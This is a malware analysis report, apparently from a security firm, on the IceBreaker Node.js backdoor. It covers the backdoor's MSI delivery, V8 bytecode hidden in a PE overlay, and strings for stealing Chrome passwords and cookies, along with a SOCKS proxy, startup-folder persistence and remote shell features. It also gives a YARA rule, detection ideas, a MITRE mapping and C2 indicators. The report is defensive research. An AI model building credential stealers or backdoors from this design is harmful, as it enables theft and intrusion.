BZ.INSTALLMODE	EARLY
BZ.WRAPPERVERSION	10.0.51.0
BZ.EXITCODE	0
BZ.INSTALL_SUCCESS_CODES	0
BZ.FIXED_INSTALL_ARGUMENTS	1
Manufacturer	Formware B.V.
ProductCode	{7F013C40-516F-4616-91F6-457CBD41F261}
ProductLanguage	1033
ProductName	Formware 3D - UNREGISTERED - Wrapped using MSI Wrapper from www.exemsi.com
ProductVersion	1.0.88.0
SecureCustomProperties	WIX_DOWNGRADE_DETECTED;WIX_UPGRADE_DETECTED

The only relevant file inside this MSI package is a CAB archive, which acts as a second layer of protection and contains a compressed version of the malicious backdoor. The installer extracts this archive to the Temp folder, and finally, the third layer of the attack is executed.

It doesn't really matter what modifications are made to the MSI package; its purpose is always the same: to drop and execute an embedded PE file called "Port.exe." This embedded resource is the most interesting part of the attack. It is a PE file written in C++ and compiled for 64-bit systems. Its size is larger than the average malware sample typically handled by our team, and it contains many references to Node.js, including but not limited to its icon, several strings, and additional software properties.



After a close inspection, something unusual was found in the overlay of this file. To clarify, the overlay of a PE file is a portion of data that is appended to the end of the original executable. This data is not loaded automatically by Windows when the file is executed because it is outside the PE structure. However, it is a

fast and easy way to add additional resources required by the software without affecting the structure of the PE.

Storing data in the overlay is not inherently malicious, but it is a technique commonly used by threat actors to:

- Bypass signature-based detectors by easily changing the hash of a PE file without modifying its structure or functionality.
- Make the process of analyzing the file more difficult by dramatically increasing the size of the file with random data, making it harder for analysis tools to handle.
- Hide additional resources such as other PE files and binaries that will be loaded during the execution of the file, particularly in droppers and packers.

In this case, however, a very characteristic structure was found in the overlay. It wasn't just random data or highly obfuscated binaries that were left there by a packer or dropper. In this case, we were dealing with something additional: a type of binary data used by the JavaScript engine to speed up the parsing process of JavaScript code.

This type of binary is usually called V8 Bytecode, and it was introduced by the V8 development team in 2016 with the addition of their Ignition interpreter. It is an abstraction of machine code that represents the code of the script and is interpreted at runtime by Ignition. It contains hundreds of bytecodes that can be found in its source code.

From the developer's perspective, it is very simple to compile such binaries with the help of the node package bytenode. It allows any developer to get a fully working JavaScript compiled code with just a few command lines. However, from the analyst's point of view, there is a significant challenge that must be addressed to completely understand the inner workings of the application under investigation.

Several attempts have been made to decompile this kind of code, but there is still a lack of tools that can keep up with these developments. In fact, based on our research, we have identified only two different projects that try to tackle this challenge using two different perspectives.

According to our research, we found:

- ghidra_nodejs: A Ghidra plugin capable of decompiling Node.js versions v8.16.0 (V8 version: 6.2.414.77) for both x64 and x86 architectures.
- jsc-decompile-mozjs-34: A JavaScript bytecode decoder compatible with spider-monkey version 34.

None of the solutions above are suitable for analyzing this sample because they are incompatible with the Node.js version found in the samples (above 8.16.0). Our researchers are currently conducting additional analyses to address this issue and to help the community deal with this type of threat. However, we still obtained relevant results about the capabilities of the malicious JSC artifact by looking at its strings after extracting its contents from the overlay.

As seen in the image below, which contains a snippet of the compiled JavaScript extracted from the sample, there are several strings that give us an idea about the scope of the malicious actions that this sample could execute on an infected machine.

main.jsc

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000240	00	02	0C	51	61	9E	59	BE	AE	06	00	00	00	53	74	61	...QažY¾®....Sta
00000250	74	75	73	00	00	02	0C	51	61	AA	22	BF	5E	03	00	00	tus....Qaª"¿^...
00000260	00	49	6E	73	00	00	00	00	00	02	10	51	62	A2	AE	22	.Ins.......Qb¢®"
00000270	04	0B	00	00	00	52	65	70	6F	72	74	45	72	72	6F	72	.....ReportError
00000280	00	00	00	00	00	02	10	51	62	06	9E	7C	7F	0D	00	00	.......Qb.ž|....
00000290	00	69	6E	73	74	61	6C	6C	50	6C	75	67	69	6E	00	00	.installPlugin..
000002A0	00	02	0C	51	61	FA	95	DA	3A	05	00	00	00	73	74	43	...Qaú•Ú:....stC
000002B0	6F	6E	00	00	00	02	0C	51	61	4E	CE	FB	A4	07	00	00	on.....QaNÎû¤...
000002C0	00	57	6F	72	6B	4E	6F	77	00	02	0C	51	61	9E	EE	2A	.WorkNow...Qažî*
000002D0	11	04	00	00	00	72	65	73	70	00	00	00	00	02	10	51	.....resp......Q
000002E0	62	FE	EE	98	50	0B	00	00	00	67	65	74	54	61	73	6B	bþî˜P....getTask
000002F0	4C	69	73	74	00	00	00	00	00	02	10	51	62	42	38	2F	List.......QbB8/
00000300	72	0F	00	00	00	67	65	74	53	6F	63	6B	65	74	53	74	r....getSocketSt
00000310	61	74	75	73	00	02	0C	51	61	16	9A	79	91	04	00	00	atus...Qa.šy'...
00000320	00	67	65	74	50	00	00	00	00	02	10	51	62	66	7B	89	.getP......Qbf{‰
00000330	20	0A	00	00	00	65	6E	61	62	6C	65	53	6F	63	6B	00	....enableSock.
00000340	00	00	00	00	00	02	10	51	62	EE	F8	C7	6D	0B	00	00	.......QbîøÇm...
00000350	00	64	69	73	61	62	6C	65	53	6F	63	6B	00	00	00	00	.disableSock....
00000360	00	02	14	51	63	66	DD	82	68	11	00	00	00	47	65	74	...QcfÝ‚h....Get
00000370	43	68	72	6F	6D	65	50	61	73	73	77	6F	72	64	00	00	ChromePassword..
00000380	00	00	00	00	00	02	10	51	62	EE	52	ED	06	0F	00	00	.......QbîRí....
00000390	00	47	65	74	43	68	72	6F	6D	65	43	6F	6F	6B	69	65	.GetChromeCookie
000003A0	00	02	0C	51	61	B2	01	E2	EC	08	00	00	00	64	63	43	...Qa².âì....dcC
000003B0	6F	6F	6B	69	65	02	0C	51	61	46	B8	6B	69	07	00	00	ookie..QaF¸ki...
000003C0	00	72	65	61	64	53	51	4C	00	02	0C	51	61	CE	5B	2A	.readSQL...QaÎ[*
000003D0	D0	08	00	00	00	64	63	4C	6F	67	69	6E	73	02	0C	51	Ð....dcLogins..Q


Based on the abovementioned, we concluded that we are dealing with a new modular backdoor written completely in Node.js and provides threat actors with a set of functionalities such as:

- Customization via plugins that extend the build-in features of the threat.
- Process discovery.
- Steal passwords and cookies from the local storage. It particularly targets Google Chrome.
- Enables a Socks5 reverse proxy server in the infected machine via the open source project tsocks.

- Persistence is achieved by creating a new LNK file in the startup folder "\Microsoft\Windows\Start Menu\Programs\Startup\WINN.lnk".
- Exfiltrate files to the remote server via web sockets.
- Run custom VBS scripts in the infected machine.
- Take screenshots from the victim's machine.
- Generate remote shell sessions.

All these capabilities in addition to the very low detection rate of the payload, which during this investigation, has remained close to zero even after 3 months of its first report (see image below), are the perfect recipe for the success of this threat actor.

We are currently tracking this tool as the **IceBreaker Backdoor**, and we continue researching it to help community understand, identify and effectively respond against this new threat.



Conclusions

For the past several months we've been tracking a new threat we call IceBreaker APT which targets the gaming/gambling industry. The threat appeared just a few months before the largest gaming/gambling conference in the world, ICE London, hence we decided to give it that name. The attack group attempted to lure employees and BPOs to execute a backdoor that was not documented before. We call it IceBreaker backdoor. We have no information about the whereabouts of the attacker nor its speaking language, however we do know English is not one of them. We will continue to update on the developments of the research on our Twitter channel (@securityjoes).

If you're interested in meeting our team at ICE London, use meet@securityjoes.com

Yara Rules

```
rule winx64_nodejs_backdoor_ice_breaker {
        meta:
                author = "Felipe Duarte, Security Joes"
                description = "Detects IceBreaker Backdoor"
                sha256_reference =
"8727e8759232721413c038e45c5e05cbfe5194489c060875f273329db2aa7c08"
        strings:
                $str1 = "AssetsFolder"
                $str2 = "machineId"
                $str3 = "installPlugin"
                $str4 = "enableSock"
                $str5 = "UseCMDLine"
                $str6 = "UsePWRLine"
                $str7 = "puluginUrl"
                $str8 = "tsocks.exe"
                $str9 = "getChromeCookie"

        condition:
                7 of them
}
```

Detection Opportunities

We provide the following set of ideas to the infosec community in an attempt to help hunting this threat on your environments, feel free to test them and improve them if required.

1. Look for LNK files created in the startup folder, and specially search for the name **WINN.lnk**.
2. Look for any unauthorized execution of the open-source tool **tsocks.exe** in your environment. You can hunt this by looking for new processes created with that name or following the structure of the commands used by this tool.
3. Monitor closely the creation of **msiexec.exe** processes receiving URLs as parameters.
4. Monitor closely the execution of **VBS** scripts and **LNK** files launched from the **Temp** folder.

MITRE ATT&CK Matrix

Tactic	Tecnique	Sub-technique
TA0001: Initial Access	T1566: Phishing	T1566.003: Spearphishing via

		Service
TA0002: Execution	T1204: User Execution	T1204.001: Malicious Link
TA0002: Execution	T1204: User Execution	T1204.002: Malicious File
TA0002: Execution	T1059: Command and Scripting Interpreter	T1059.005: Visual Basic
TA0002: Execution	T1059: Command and Scripting Interpreter	T1059.005: JavaScript
TA0003: Persistence	T1547: Boot or Logon Autostart Execution	T1547.001: Registry Run Keys / Startup Folder
TA0005: Defense Evasion	T1036: Masquerading	T1036.007: Double File Extension
TA0005: Defense Evasion	T1218: System Binary Proxy Execution	T1218.007: Msiexec
TA0006: Credential Access	T1555: Credentials from Password Stores	T1555.003: Credentials from Web Browsers
TA0006: Credential Access	T1539: Steal Web Session Cookie	
TA0007: Discovery	T1057: Process Discovery	
TA0007: Discovery	T1087: Account Discovery	T1087.001: Local Account
TA0007: Discovery	T1518: Software Discovery	
TA0007: Discovery	T1082: System Information Discovery	
TA0009: Collection	T1113: Screen Capture	
TA0011: Command and Control	T1572: Protocol Tunneling	
TA0011: Command and Control	T1571: Non-Standard Port	
TA0011: Command and Control	T1105: Ingress Tool Transfer	
TA0011: Command and Control	T1071: Application Layer Protocol	T1071.001: Web Protocols

Indicators of Compromise

This section contains different indicators of compromise gathered during this investigation.

Indicator	Type	Details
screenshotcap[.]com	Domain	IceBreaker Backdoor Distribution Site
screenshotlite[.]com	Domain	IceBreaker Backdoor Distribution Site
screenshot[.]icu	Domain	Old domain (2019), related to the IceBreaker Backdoor

		Distribution Sites based on HTML similarities
xn--screnshot-iib[.]net	Domain	IceBreaker Backdoor C2
xn--screnshot-jib[.]net	Domain	IceBreaker Backdoor C2
ponzix[.]net	Domain	IceBreaker Backdoor C2
178[.]63[.]65[.]51	IP Address	Houdini RAT Distribution Server
194[.]5[.]97[.]17	IP Address	Houdini RAT C2
a857fbb06f493cd63f2c8128038bf78d1467295e89be0c9848edd8a2dd8b44e8	SHA256	Houdini RAT VBS Downloader
185182f369edcb96118a91dcad39eb5b63239112ed6963a8c274178bf1b55394	SHA256	Houdini RAT
0f043b90f6fa68551221ec560068aac4abb90749ca42a63dd62664e483940ec3	SHA256	IceBreaker Backdoor MSI Package
24df9651a38ab5328d59ab1c448a98afb3df8209b8877bbde63d49308e0d8c68	SHA256	IceBreaker Backdoor EXE
31d03d305354eb92f3ea0420b0f674bf6414422b24bb717ec28dfacdc2647a1d	SHA256	IceBreaker Backdoor LNK Downloader
3b86fb030c0d1b440307b8d2ca7bbe2590d58e5a28118985e9774990a1c74d21	SHA256	IceBreaker Backdoor LNK Downloader
978940d9785d3ade9f1c9b13ce35d67af2f47091740c2a4a5978e512543e6d76	SHA256	IceBreaker Backdoor MSI Package
a0a5a12f4781433ef3c0abd89186bd987f5d02c4e643803d92ff0413852d2486	SHA256	IceBreaker Backdoor MSI Package
a2047deac9bb8af7107e35b6e3c8617bec01dd9121a76f4fbca1fa8c760ba40e	SHA256	IceBreaker Backdoor EXE
a6e97bdbd841c9ac8bdad6145cbe65f38a31d74eb9c00346bb5b3a005508b544	SHA256	IceBreaker Backdoor

		LNK Downloader
aa2521bf540a4070ebf4ad340051d4df1b9608eff22e0110a0a49e1289cdbf03	SHA256	IceBreaker Backdoor EXE
b8791cc1ec61e61b59cb8c251b49c644a597025fe1d1195e960212980822a93d	SHA256	IceBreaker Backdoor MSI Package
f97ee203a3dd08ac38d16295dbf9cb0c7476690ba03a05afefed34d7e8cfd44e	SHA256	IceBreaker Backdoor LNK Downloader
fee0935cec808fe27112cf3c40e91d4702872f43064e9e9f71f9f1e6a8894eaf	SHA256	IceBreaker Backdoor LNK Downloader
9ea31ef8ee5abaae8752f1db783431cbb9e691a457ae2cfe648210adeefb8eff	SHA256	IceBreaker Backdoor LNK Downloader
f3645c8b04fe683ade9b5a46db8af6428c15e94730a25f05bf2378a4b28ad065	SHA256	IceBreaker Backdoor LNK Downloader
8727e8759232721413c038e45c5e05cbfe5194489c060875f273329db2aa7c08	SHA256	IceBreaker Backdoor EXE
e3a7c1c8b8fe7a2fce89318015187adb672c31747d966218c962c91248179553	SHA256	IceBreaker Backdoor EXE
b5ab83ceacfa4fba714d515248f166900f1b21e9a946e684be1e415439677309	SHA256	IceBreaker Backdoor MSI Package